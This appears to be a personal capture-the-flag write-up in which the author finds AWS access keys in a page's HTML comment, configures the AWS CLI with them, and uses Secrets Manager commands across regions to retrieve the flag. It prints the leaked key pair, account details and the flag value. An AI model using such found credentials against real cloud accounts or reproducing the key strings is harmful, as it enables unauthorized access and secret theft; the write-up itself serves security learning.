Secure Page
Wow I was dumb. But Claude was dumber
Tldr challenge

Go to the website and you will find the blandest page of my life ever. But a little inspecting reveals much more spice under the hood

Well would you look at that - right in the comments
<!-- Debug information: Consider rotating these keys soon. AccessKey=AKIASHAHEEXSUMADBTWK SecretKey=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 -→
With the help of Claude, I’ve deducted that these are AWS credentials.,
Next Step: Lets log into this instance and see what we can find.
To log in, you can run aws configure to set the AccessKey and SecretKey. You can hit enter on the rest of the other values. Some will come in handy later.
Finding the Location of the flag
This part was hard and Claude unfortunately did not realize the most dumbest things ever. Naturally when you log in, you can try enumerating s3 buckets and secrets and see what you can get - consider it recon. In our case, we learned that we were basically only granted access to 1 damn thing whereever the flag is located which nearly broke my brain.
> aws s3 ls

An error occurred (AccessDenied) when calling the ListBuckets operation: User: arn:aws:iam::152486290917:user/secret-manager is not authorized to perform: s3:ListAllMyBuckets because no identity-based policy allows the s3:ListAllMyBuckets action
Running aws s3 ls is supposed to help list s3 buckets but we get into this thing where we learn we don’t have access to shit. BUt we get some nice details. Notice our IAM user id and user account namely ‘secret-manager’ which becomes the fatest hint to look in the aws secrets manager function.
If you want to see a prettier version of all of this, you can run aws sts get-caller-identity to get some user account details.
{
    "UserId": "AIDASHAHEEXSYNRCPVYVE",
    "Account": "152486290917",
    "Arn": "arn:aws:iam::152486290917:user/secret-manager"
}
But nonetheless onwards.
There’s a function in the aws cli to list secrets. Now i spent like an hour just trying us-east-1 over and over again. Something to know is that AWS has various regions which you can deploy and store information. Getting stuck on us-east-1 stalled my progress and as a result, I tried a bunch of other unlikely regions like us-west-1 and eu-west-1. When given that this CTF is for a NYC based conference, you would think Claude would suggest you try all us-east regions. But it doesn’t.
so we know it’s in secrets-manager thanks to the user account hint. Trying aws secretsmanager list-secrets --region <whatever region> gave me an empty SecretsList until I tried aws secretsmanager list-secrets --region us-east-2 which gave me a fat hint.
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-2:152486290917:secret:flag-4gaYor",
            "Name": "flag",
            "LastChangedDate": "2025-10-13T22:24:23.124000-04:00",
            "LastAccessedDate": "2025-10-17T20:00:00-04:00",
            "Tags": [],
            "SecretVersionsToStages": {
                "d1f17d56-e428-4cef-a7c7-8dcdba83b2bd": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2025-10-13T22:24:22.904000-04:00"
        }
    ]
}
The secret lies in region us-east-2 ← WTFFFF
SO we can grab the value from the get-secret-value aws cli function.
THE FLAG 😭
Run aws secretsmanager get-secret-value --secret-id flag --region us-east-2
And you get…
{
    "ARN": "arn:aws:secretsmanager:us-east-2:152486290917:secret:flag-4gaYor",
    "Name": "flag",
    "VersionId": "d1f17d56-e428-4cef-a7c7-8dcdba83b2bd",
    "SecretString": "{\"Flag\":\"flag{8fde1ffcfc22a4317b4bad9fc850a8b8}\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2025-10-13T22:24:23.121000-04:00"
}
Things I learned
- Getting a feel for aws config things - feeling better and more fluent
- Check various regions… yea.
- Various aws flags like
--regionand--secret-id